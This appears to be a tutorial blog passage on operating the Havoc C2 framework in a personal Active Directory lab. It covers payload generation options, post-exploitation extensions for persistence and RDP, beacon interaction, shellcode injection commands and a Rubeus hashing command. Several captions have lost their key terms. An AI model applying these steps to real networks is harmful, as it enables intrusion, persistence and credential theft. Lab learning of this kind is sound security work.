```

Post-exploitation command “” being executed on compromised host

Well, that is because screenshots and downloads are stored in “**Loot Collection**”, which is accessed by clicking on “**View**” and selecting “**Loot**”. A tab will then open in the bottom window, that contains a table view of the content on the left side, and a display of the actual screenshot on the right side. This information can also be sorted using “**AgentID**” (unique identifier assigned to sessions) and “**Screenshots**” or “**Downloads**”.



“ ” includes post-exploitation artifacts from compromised host (screenshot)

Payloads

Click on the “**Attack**” drop-down menu and select “**Payload**”, to launch a pop-up window for generating a payload using the Havoc default agent called “**Demon**”. The Payload window displays a few options, and several built-in features that you can use to configure the payload, such as the listener type it will connect to, architecture, format (Windows Exe, Windows Dll, Windows Shellcode, & Windows Service Exe), sleep technique, and what process it will spawn as on the compromised host.


Config	Value
Sleep	2
Jitter	15
Indirect Syscall	
Stack Duplication	
Sleep Technique	WaitForSingleObjectEx
Sleep Jmp Gadget	None
Proxy Loading	None (LdrLoadDll)
Amsi/Etw Patch	None
Injection	
Alloc	Native/Syscall
Execute	Native/Syscall
Spawn64	C:\Windows\System32\notepad.exe
Spawn32	C:\Windows\SysWOW64\notepad.exe

Payload Demon agent (modified to display all options)


After clicking on “**Generate**”, the “**Building Console**” will display the payload build and after it is built, a pop-up window will launch that will enable you to rename it (if desired) and save the payload in a directory of your choosing.

Extensions

Extensions are additional scripts that can be added or even created and added an operator/developer and used as commands or modules to use with a demon agent. There is a method to creating them, which is documented in a [blog](#) post, by [p4p1](#), who created most of the included extensions.




Adding an included extension “”



“” extension settings appear next to “ ”

Information on this extension can be obtained on the “**havoc-bloodhound**” [GitHub](#) page which includes configuring the Bloodhound Settings and usage. A Google search using the “Title” and “Author” on the “**Extensions**” tab, led me to GitHub pages that provided more information on the Havoc extensions, so if you want to learn more about them, get your “Google Fu” on! I recommend doing this, so you can verify if there are any required dependencies. For instance, if you want to use “**havoc-ligolo**” for pivoting, you will need tmux, go, and kdesu installed on your machine. If you attempt to install an extension and are missing dependencies, a pop-up will appear and let you know what is missing (I would still venture to the contributors GitHub).


The "auto_suite" extension seems useful, as it appears to be designed to help expedite post-exploitation, by providing a means to use "Auto Search, Auto Recon, Auto Persist, and Auto RDP". The use of this script can aid in automating the search for files, host reconnaissance (Seatbelt enumeration), establishing persistence, and configuring RDP for remote GUI access.



“” options and their settings appear as tabs in the upper right window


Scripts Manager

The "Scripts Manager" provides a tab to the bottom window, that displays scripts that have either been uploaded through an extension or added to the Havoc framework. It will also allow an operator or developer the ability to create, and upload developed extensions/scripts to the Havoc Client application. I provide some information on this a bit further down, so if you are interested in learning more about it, I check out those resources.



" " contains scripts used for added extensions


You can also develop your own extensions and load the associated scripts via "**Load Script**".



Developed extensions can be added using the " "

Adding scripts via the “**Script Manager**” does not apply to any script, meaning you cannot simply upload every single Impacket python script and run them within the Havoc Client UI. The developer that created a significant number of the extensions (p4p1) has a [blog post](#) about this and the process for creating scripts that can be uploaded and used with the Havoc framework. It is a well written and documented blog post, so if you are interested in creating additional extensions, I suggest giving it a read, as going down that rabbit hole is outside the scope of this article.

The “**Script Console**” provides a python interpreter that interacts with the Havoc Client application, which again, is documented in the blog post provided above. If you are interested in learning more about it, I suggest giving that blog a read.




“ ” python interpreter for interacting with Havoc Client application


Interacting with Sessions

In my Active Directory (AD) lab environment, for the sake of learning the basics, I disabled AntiVirus (AV) on a Windows 10 machine (AV bypass will come later), uploaded a newly created https payload (used defaults), executed it, and obtained a session (beacon) which was displayed on the Havoc Client UI.

To interact with a session, right click the session (table or graph view, it does not matter) and select “**Interact**”. This will open a tab in the bottom display window.




Using “” in “” view to open a tab and perform post-exploitation on session




Using “” in “” view to open a tab and perform post-exploitation on session

At the very bottom of this display window, the operator can input and execute a slew of post-exploitation commands on the compromised host. The “**help**” command will list all the built-in demon agent commands/modules available, along with the “**Type**” and “**Description**”.



Built-in post-exploitation commands and modules

The “**help**” command combined with a post-exploitation command/module, will provide additional information, such as a command, description, usage, examples, etc.



```
Teamserver Chat X Listeners X [5edf14ce] fcastle/THEPUNISHER X
-----
Command      Description
-----
userenum      Lists user accounts on the current computer
whoami        get the info from whoami /all without starting cmd.exe
windowlist    list windows visible on the users desktop
wmi_query     Run a wmi query and display results in CSV format

02/01/2024 11:23:00 [ricky] Demon » help dcenum

- Command      : dcenum
- Description   : enumerate domain information using Active Directory Domain Services
- Usage        : dcenum
- Example      : dcenum

02/01/2024 11:23:11 [ricky] Demon » help screenshot

- Command      : screenshot
- Description   : takes a screenshot
- Behavior     : API Only

02/01/2024 11:23:22 [ricky] Demon » help shellcode

- Command      : shellcode
- Description   : shellcode injection techniques
- Usage        : shellcode [subcommand]
- Example      : shellcode inject-sys x64 1337 /tmp/rev_shell.x64.bin

Command      Description
-----
inject       inject shellcode into a remote process
spawn        spawns a temporary process and injects into it
execute      executes shellcode in the current process (self inject)

[fcastle/THEPUNISHER] demon.x64.exe/444 x64 (MARVEL.local)
>>>
```

Using “” with post-exploitation commands

The “help” command can also be used to chain the commands a module uses and provide even more information such as “Sub Command” and “Behavior”, where the behavior of a command can potentially help with identifying Operations Security (OPSEC) concerns.

```

Teamserver Chat X [4f163a18] pparker/SPIDERMAN X
10/01/2024 23:51:17 [r1cky] Demon » help shellcode
- Command      : shellcode
- Description   : shellcode injection techniques
- Usage        : shellcode [subcommand]
- Example      : shellcode inject-sys x64 1337 /tmp/rev_shell.x64.bin

Command      Description
-----
inject       inject shellcode into a remote process
spawn        spawns a temporary process and injects into it
execute      executes shellcode in the current process (self inject)

10/01/2024 23:51:21 [r1cky] Demon » help shellcode inject
- Module       : shellcode
- Sub Command  : inject
- Description   : inject shellcode into a remote process
- Behavior     : Process Injection
- Usage        : shellcode inject [arch] [target pid] [/path/to/shellcode.x64.bin]
- Example      : shellcode inject x64 1337 /tmp/rev_shell.x64.bin

10/01/2024 23:51:37 [r1cky] Demon » help shellcode spawn
- Module       : shellcode
- Sub Command  : spawn
- Description   : spawns a temporary process and injects into it
- Behavior     : Fork & Run
- Usage        : shellcode spawn [arch] [/path/to/shellcode.x64.bin]
- Example      : shellcode spawn x64 /tmp/rev_shell.x64.bin

10/01/2024 23:51:48 [r1cky] Demon » help shellcode execute
- Module       : shellcode
- Sub Command  : execute
- Description   : executes shellcode in the current process (self inject)
- Behavior     : Process Injection
- Usage        : shellcode execute [arch] [/path/to/shellcode.x64.bin]
- Example      : shellcode execute [arch] /tmp/rev_shell.x64.bin

[pparker/SPIDERMAN] mmc.exe/6508 x64 (MARVEL.local)
>>> |

```

Using "" to expand information from post-exploitation commands

You can run dotnet assemblies, such as Rubeus and ADSearch, like you would with execute-assembly in Cobalt Strike.

```

09/01/2024 03:57:49 [r1cky] Demon » dotnet inline-execute /home/kali/Tools/SharpCollection/NetFramework 4.0_x64/Rubeus.exe hash /password:Password2 /user:pparker /domain:marvel.local
